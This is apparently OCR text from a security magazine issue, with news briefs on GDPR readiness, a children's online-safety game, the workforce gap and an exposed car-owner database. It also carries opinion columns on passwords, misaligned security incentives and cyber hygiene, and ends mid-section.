
The enterprise sector is also driving growth as they realize the operational benefits derived from a cloud-based security delivery model.

Is Europe ready for GDPR?

What impact will GDPR have on businesses across the UK, France, Belgium and Luxembourg? Vanson Bourne surveyed 625 IT decision makers in four countries and found that the UK is far behind when it comes to GDPR readiness.

The research also found that 54 percent of businesses have little understanding of the fines associated with GDPR. Businesses that don’t comply with GDPR will face hefty fines of up to €20 million or 4 percent of annual revenue in the event of a data breach. 17 percent of all businesses surveyed admitted that, if fined, their business would close. This number jumps to 54 percent for small businesses with less than 50 people. In addition, 39 percent of IT decision makers surveyed revealed that fines would also lead to redundancies at their business.

Despite this concern, only 6 percent of UK businesses view GDPR as a number one priority, yet 30 percent of businesses in France and 25 percent of Benelux businesses have made it a priority. 20 percent of UK businesses that consider GDPR to be a low priority, a much higher number than in France at 8 percent and Benelux at 11 percent.



You get a chain email from a friend daring you to forward it to 10 friends in order to win a really cool phone.

Delete the email and let your friend know they may have been hacked.

Google game teaches kids about online safety

Talking to kids about online safety is a difficult undertaking for many adults, and making the lessons stick is even harder. To that end, Google has launched a new program called Be Internet Awesome, which includes an online video game called Interland, a classroom curriculum, and a YouTube video series.

The game and learning materials, designed with the help of online safety experts like the Family Online Safety Institute, the Internet Keep Safe Coalition and ConnectSafely, are aimed at children that are between 8 and 11.


Interland leads the player through several floating islands where the challenges and puzzles they have to complete will teach them about several aspects of online safety.

Cybersecurity workforce gap to hit 1.8 million by 2022

The cybersecurity workforce gap is on pace to hit 1.8 million by 2022 – a 20% increase since 2015. 68% of workers in North America believe this workforce shortage is due to a lack of qualified personnel.

To help combat the growing gap, a third of hiring managers globally are planning to increase the size of their departments by 15% or more. Conducted by Frost & Sullivan for the Center for Cyber Safety and Education, with the support of (ISC)2, Booz Allen Hamilton and Alta Associates, the survey is the most extensive in the industry, incorporating insights from over 19,000 cybersecurity professionals.

“There is a definite concern that jobs remain unfilled, ultimately resulting in a lack of resources to face current industry threats – of the information security workers surveyed, 66% reported having too few of workers to address current threats. We’re going to have to figure out how we communicate with each other, and the industry will have to learn what to do to attract, enable and retain the cybersecurity talent needed to combat today’s risks,” said David Shearer, CEO at (ISC)2.



Source: 2017 Global Information Security Workforce Study, (n = 12,709)

Unprotected database exposes VINs, owner info of 10 million cars

A database containing information on 10 million cars sold in the US and personal information about their owners has been found exposed online.

The unprotected database was discovered by researchers from the Kromtech Security Research Center, and contains three sets of data:

- Vehicle details: Vehicle Identification Number (VIN), make, model, model year, vehicle color, mileage, etc.
- Sales details: VIN, mileage odometer, sales gross, pay type, monthly payment amount, purchase price, payment type, etc.
- Customer details: Full name, address, mobile / home / work phones, email, birth date, gender, occupation, etc.

Kromtech’s Chief Communication Officer Bob Diachenko says that the database appears to be a collection of marketing data from big and small US-based auto dealerships.

“The database has been online for more than 137 days now. Security Researchers have yet to identify the owner of the database and asking for anyone from the exposed dealerships or the potential owner to contact us,” he added.

Knowing a car’s VIN might also allow criminals to create duplicate keys for it, and steal it without having to break into the car. This particular approach was used by members of a Tijuana-based motorcycle club to steal a considerable number of Jeep Wranglers in the last three years. These criminals, though, did not steal the VINs from a database, but obtained them by simply reading them from the vehicle’s dashboard.

The death of passwords: Cybersecurity’s fake news?

By Steven Furnell

You don't have to look very far to find people heralding the death of passwords. Indeed, in recent years, Google, Microsoft, and many others have predicted their passing. And yet, passwords are demonstrably still a major part of the everyday security landscape.

If a website requires users to sign up/sign in, it almost certainly uses passwords as a means to authenticate users. Even the various devices that now use biometrics for frontline authentication still rely upon a master password (or passcode) as the fallback. So, the password is very much alive, and the reports of its death are greatly exaggerated!

From a security perspective this isn’t exactly good news. There is no doubt that passwords are past their prime: they are poorly used, vulnerable to compromise, and used on far too many systems to allow their management without some sort of workaround. Better alternatives are highly desired, but the problem is that existing substitutes are not as straightforward to deploy or as universally applicable. Passwords continue to offer a low-cost solution that works on anything, from a smartwatch to a desktop, without requiring any additional hardware beyond that which the device can be relied upon to have by default.

So, if passwords aren’t dead, how can we continue to live with them? One answer is workarounds.

But some of these workarounds are less acceptable than others. For example, writing passwords down or using the same one across multiple systems are classic workarounds, but clearly bad ones. By contrast, using password management tools or browser features to store passwords are more satisfactory options. However, even the use of password assistance has drawbacks: systems can suggest passwords so we don’t have to think about creating long, unique ones, and can store them so we don’t have to remember or type them, but this can lead to a situation where we don’t know the password in the first

MANY OF THE WEBSITES THAT REQUIRE USERS TO REGISTER AND CREATE PASSWORD-PROTECTED ACCOUNTS LACK ANY GUIDANCE FOR PASSWORD SELECTION

place, and so can't gain access from somewhere where we don't have the option to retrieve it.

Part of the problem with passwords is that users are not supported in how to use them properly. Indeed, many of the websites that require users to register and create password-protected accounts lack any guidance for password selection. Although password meters are commonly used to rate the choices, there is often no accompanying information.

Users are not given any insight into why the password they chose is weak or how to make it stronger. And even though many sites still apply restrictions when it comes to password choices, some of the most popular ones are surprisingly relaxed in what they will accept (e.g. while Facebook prevents the use of "password" or "qwerty", users can still get away with their surname and a "1" after it as their password). It shouldn't surprise us, then, that users continue making poor/weak choices.

All of this raises the question of whether it really matters what the sites do. If users are inclined to make dumb choices, won't they just do them anyway, regardless of advice telling them otherwise?

Well, apparently not.

An experiment performed on 300 users found that the mere presence of guidance (i.e. listing the rules without enforcing them) made a substantial difference to the resulting password choices. The study was designed to observe realistic password selection behaviour, and evaluated five scenarios, with 60 participants assigned to each one:

1. Passwords were chosen without any guidance or feedback at all.
2. Four points of basic guidance were presented alongside the password selection box (namely that the password should be at least 8 characters long, should include both upper and lower case letters, should include at least one number and one special character, and should avoid dictionary words or personal information).
3. Guidance was supplemented with a standard password meter, rating password choices as weak, medium or strong.
4. The meter was replaced with sad, neutral and happy emoji images to signify the suitability of the choices. This was explored to see if users might respond any differently to something more emotional than a password meter (e.g. would they make more effort to try to please the system and get a smiling face?).
5. Emojis accompanied with an emotive feedback message (e.g. "This is not good enough!" for weak password choices), again differentiating things from the standard weak-medium-strong approach to ratings.


The results showed a dramatic difference between the unguided and guided scenarios, decreasing weak choices from 75% in the first scenario down to around a third in the final one (in parallel, passwords rated as strong increased from none at all up to 12% as a result of guidance and feedback). The average length of chosen passwords went from 6.7 characters in the unguided scenario up to 8.8 in the scenario with guidance and emoji-based feedback, with the character diversity also increased.

Of course, the results still weren't perfect, but they illustrate the effect of putting users in a more informed position. Also, the guidance was only telling them what to do; if it had been supplemented with a reason why they should make better a better choice, it's likely that even more users would have complied.

PASSWORDS ARE STILL WIDELY USED, AND WILL PERSIST FOR YET SOME TIME

Obviously, one could argue that the highest level of compliance would be achieved by simply enforcing appropriate rules, and by not permitting weak choices. However, this still leaves the user as the uninformed victim, forced to follow a process that they don't really understand.

The ideal combination – not just for passwords, but for end-user security in general – is to provide guidance and enforcement, giving users the chance to understand and buy-in, but still ensuring a safety net against those that resist or remain oblivious.



Why don't more services provide better guidance as standard? Perhaps because providers think people are familiar with these points already? Perhaps because they think it will make no difference? Or perhaps because, in some cases, they don't want to put up barriers that disincentivize people from signing up. Whatever the reason, there is perhaps a reason to change things, as we know by now that user behaviour will not adjust by itself. Passwords are still widely used, and will persist for yet some time. Claiming otherwise might make for attention-grabbing headlines, but it ultimately leads to a premature celebration of their demise. Meanwhile, the real news will be the incidents that continue to occur when weak password usage gets exploited.

Steven Furnell is a professor of Information Systems Security at Plymouth University & senior IEEE member.

NEHEMIAH
SECURITY

Breaking the "secure enough" mindset

By Jeremiah Grossman

Those of us who work in the information security industry understand that “security” is not binary — i.e. we cannot think of everything as either “secure” or “not secure.” Rather, information security exists on a continuum. There is also a widely accepted concept that something can be “secure enough” for its designated purpose.

Battle-tested encryption algorithms are good examples of “secure enough.” If we set aside the possibility of exploitation of unknown weaknesses, the time it would take for an attacker to brute force the entire key space and succeed in breaking a “secure enough” encryption algorithm may be longer than the time it will take our Sun to go supernova.

We can also apply the “secure enough” concept to other areas. For instance, in information security, we know how to develop secure enough software. We know how to configure secure enough systems. We know how to build secure enough networks. And if really pressed, we know how to design a secure enough Internet. We really do. Technically we know how to make just about everything secure enough, except maybe PHP. (OK, I'm mostly kidding on that last thing.)

In all seriousness, if we study all the reported breaches from the recent past, we’ll find that there wasn’t a single method of attack that surprised those of us in information security.

The Yahoo hack, arguably the biggest breach in history, is an example of this. The US Department of Justice issued a 36-page long indictment regarding the breach, which singled out four alleged perpetrators and the methods they used to gain entry. After reading the entire document cover to cover, I was unable to find a single technique the intruders used that is not at least a decade old. Do you want to know what they relied on? Spear phishing. Yes, spear phishing. Not some zero-day exploit or other advanced tools or a new, never-before-seen technique. Just your garden-variety spear phishing approach.

But if information security pros are not surprised by any of this, why do these breaches happen so often?

Worldwide spending on information security has reached nearly $81 billion, and yet, day-after-day, month-after-month, and year-after-year, we keep seeing headlines about breaches. No one is safe: not individuals, not small businesses, not mega corporations, governments, hospitals, law firms, banks, and not even security companies. After so much time, money and energy has been invested, I believe we should be doing far better.

I'm convinced the reason things are the way they are has little to do with a lack of know-how, time, budget, talent, and so on. While we could always use more of those resources, it is not the lack of them why most organizations find themselves just on the edge of "secure enough." After nearly 20 years working in information security, I believe the biggest contributing factor across the board is simply a misalignment of incentives in the ecosystem. Those in the best position to make a real impact are not properly incentivized or held responsible for doing so. And since they are not motivated, everyone else suffers the costs and externalities of that inaction.

The Mirai botnet, the first major attack that leveraged the Internet of Things, is a perfect illustration of misalignment of incentives. Bruce Schneier lays out the conundrum extremely well:

"The market can't fix this because neither the buyer nor the seller cares. The owners of the webcams and DVRs used in the denial-of-service attacks don't care. Their devices were cheap to buy, they still work, and they don't know any of the victims of the attacks. The sellers of those devices don't care: They're now selling newer and better models, and the original buyers only cared about price and features. There is no market solution, because the insecurity is what economists call an externality: It's an effect of the purchasing decision that affects other people. Think of it kind of like invisible pollution."

Let's look at another example: malvertising. When malware-laced ads are distributed, neither the advertiser, nor the advertising network, nor the publisher (website) is liable for the infection of potentially millions of viewers or the damage this infection may cause them. And what's worse, these advertising entities actually continue to make money by showing malware-laced ads - so they're only going to help so much in the fight against them.

Let's also note that ad blocking is something that just about every security professional uses and has recommended to others for years. Mainstream browser vendors, who have direct access to billions of users, could help protect people by natively integrating ad blocking technology by default in their software. On the surface this would seem to be a smart move, but they're not going to. Brave did it, but mainstream browser vendors don't and won't include ad blocking because they are in the advertising business or depend on advertising-related revenue. As you can see, those in the best position to curtail the malvertising problem are simply not incentivized to do so.

The list of examples of misaligned interests goes on and on, so this is where we get to the obvious and necessary question: how can we correct the situation? I've been spending much of my time the last several years studying this aspect of the industry and I've found three key areas of focus:

1. Cyber insurance
2. Security product warranties or guarantees;
3. Software liability.

Each of these is new and unfamiliar, which leads to a fair amount of skepticism when discussed in information security circles.

Cyber insurance

Cyber insurance carriers write policies for their business customers. In the event of a breach, carriers compensate customers financially for specific types of losses. As we would expect, the carriers are increasingly dictating what security controls businesses must have in place to reduce the risk of compromise and resulting financial damages. Insurers are motivated to get the guidance right because it's their cash on the line. Customers are economically encouraged to do what the insurer says otherwise they risk premiums increasing, their policy being cancelled, or their payouts being denied. In the realm of cyber insurance, all of a sudden security interests are brought into alignment. So it’s not a surprise that the cyber insurance market shows an annual growth of 60 or 70 percent (or more), while at the same time the information security market increases by 5 to 7 percent.

Security product guarantees/warranties

Many security products simply don’t work as well as advertised. Unfortunately for the customer, they often realize the ineffectiveness of a security product only after a breach. But the security vendors who sold the defective product are not liable for the damage, and the customers are on their own. Sadly this is the norm in the information security field.

What would happen if customers demanded a product warranty or service level agreement from their security vendors? If a product or service fails to perform as defined in the fine print, the vendor would be legally financially accountable. And then perhaps we would see security vendors offering more effective products and being more upfront and honest about their capabilities. Also, customers could make smarter purchases. Once again, interests would be better aligned with the security needs of the organization.

Software liability

Finally, let’s briefly discuss the thorny topic of software liability, and what I first heard Mikko Hypponen describe as the biggest lie on the Internet: ”I have read and agree to the license agreement.”


The vast majority of end user software licensing agreements makes it clear that the software vendor offers no warranty, no guarantee, and as such takes no financial liability - period. In an age where software powers every aspect of modern life - from self-driving cars, to the energy grid, to our dinner reservations - consumers deserve, and frankly should expect, a far better degree of software security and quality.

Similar to security vendors offering warranties, if software vendors were liable for the lack of security or performance of their products we’d get better software. Sure, secure software might be more expensive, but it just may be worth it - especially since our lives often depend on it.

The bottom line

Making advancements in information security is less about technology and know-how. Moving the security needle is instead far more about the economics involved and the lack of incentives to make it right. Internalize this concept and you’ll be among the industry leaders who work to make information security more than just “secure enough.”

Jeremiah Grossman is the Chief of Security Strategy at SentinelOne (sentinelone.com).



Cyber hygiene: The more you know

By Todd Bramblett

The WannaCry ransomware attack has hit over systems 300,000 in 150 countries worldwide. Much of WannaCry's "success" is due to the fact that it spreads via the SMB protocol, capitalizing on a Microsoft vulnerability associated with the EternalBlue NSA exploit. Coincidentally, Microsoft released a patch for this vulnerability for all supported versions of Windows in mid-March, two full months before the exploit was used by WannaCry. Nasty? Yes. Avoidable? Totally!

The WannaCry attack is another harsh reminder that organizations are vulnerable to "patch gaps" or endpoint blind spots that can result in damage, losses and business interruptions. In fact, according to Gartner, 99% of vulnerabilities that are exploited continue to be those already known to security and IT professionals for at least a year.

Before we dismiss this as an issue tied to old machines or mom-and-pop operations, let us not forget Sony Pictures, Target and JPMorgan Chase. Recent events prove that even security-conscious companies are not immune.

Savvy organizations are waking up to the realization that cyber hygiene must become a core competency within their IT departments. To advance the cause, I will address the following topics in subsequent sections: 1) Three reasons cyber hygiene is hard, 2) Tell-tale signs of poor cyber hygiene, 3) An actionable cyber hygiene program.

Three reasons cyber hygiene is hard

Before we jump right to the solution, it can be helpful to understand why this is such a monster problem. While there are many reasons, three in particular stand out:

Innovation distraction: The IT industry loves innovation. Much of the talk at big trade shows and in industry magazines surrounds the newest technology such as artificial intelligence, machine learning, near real-time detection and remediation, self-healing methods, and so on. But while innovation is not a bad thing, our fascination with innovation is a distraction from the core mission of making the attack surface as small as possible.

Attack surface explosion: We are headlong into a perfect storm that is massively increasing companies' exposure to the most basic cyber threats. The perfect storm is best described by this formula: Digital Transformation + IoT + Cloud = Attack Surface Explosion.

Digital transformation is sweeping through organizations that are hell-bent on connecting everything and anything that contains or generates data. This also includes creating a digital trading partner out of every vendor and supplier in their delivery chain. The business benefits are undeniable, but the complications are immeasurable. Add to this the IoT, and an organization's attack surface becomes limitless. Finally, top it all off with elastic, virtual cloud instances, ensuring that one can no longer physically point to their data, and it is enough to make information security operators throw their hands up in defeat.

It's everybody's job: Try announcing to your company that it's everybody's job to make sure the refrigerator is cleaned out by 5pm every Friday. How did that work? Cyber hygiene really is everybody's job: the CEO has a critical role, as does his assistant, as does the UPS guy with a keycard to the office. But if no one is held accountable, and if nothing is measured and managed, then, just like with the refrigerator, the mess will continue to grow.

ROGUE SOFTWARE APPLICATIONS OR OUT-OF-DATE SOFTWARE VERSIONS REPRESENT EASY ACCESS POINTS FOR BAD ACTORS

Telltale signs of poor cyber hygiene

Now that everyone is overwhelmed by the magnitude of the task, the next natural question is "How well are we managing cyber hygiene now?" While the actual job of minimizing the attack surface includes a long list of activities, items and responsibilities, here are three things you can quickly evaluate to figure out your starting position:

Patch management has a reputation as a mundane, low-level checklist item, and eyes often glaze over when patches are discussed. However, mishandled patch management is a top contributor to breaches. Look at your patch management processes, procedures, and schedules. Are they published? Are metrics around patches tracked and managed? Is this a regular discussion topic with key people in the business? Scheduled, honest assessments will give a good sense of the state of cyber hygiene.

Application management is another blinking light on the cyber hygiene dashboard. One report suggested that the typical organization has 1,100 unknown applications installed on company devices. Rogue software applications or out-of-date software versions represent easy access points for bad actors. Do you have the capability to discover all of the software applications and versions running on your machines? Is this built into your standard cyber hygiene operating procedure?

Credential management and access control is central to managing who has access to critical assets on your network. Do you have well-documented credential management and access policies? Are you able to audit these within the system? Consultants and interns come and go, and their credentials often live well past their tenure. Employees get promoted or move within the organization, and their access to old systems is never updated. This access and credential creep makes it much easier for hackers to fly around your network and impersonate a legitimate user.

While these three factors are by no means a comprehensive list of cyber hygiene tasks, they serve as a good litmus test of the maturity of an organization's cyber hygiene plan.

An actionable cyber hygiene program

Cyber hygiene is not a set of boxes to check. Rather, it is a muscle that has to be developed: it will take time, practice, and patience to strengthen the systems, skills and procedures. To implement and enforce a high-performing cyber hygiene system, we must go through the following steps: Know→Manage→Protect.

Know. You can't defend yourself against the exploitation of vulnerabilities you don't know you have. And you can't defend systems, applications and users that you are unaware of. Knowledge is a critical first step to a well-oiled cyber hygiene machine. In order to achieve the necessary knowledge, asking the right questions is key:

- What devices/applications are operating on my network?
- Who are they communicating with?
- Who has access to critical assets on my network?

It is easy to generate the list of questions but the hard part is answering them on a timely and ongoing basis. Doing so requires a combination of a tool that can capture the information, a process that enforces timeliness, and a person who is accountable.

Manage. It is incredibly challenging to manage a network, so companies often turn to automation. Automated management of network assets becomes critical to pursuing a high level of cyber hygiene and is really the only way to avoid overburdening an already busy security and IT staff.

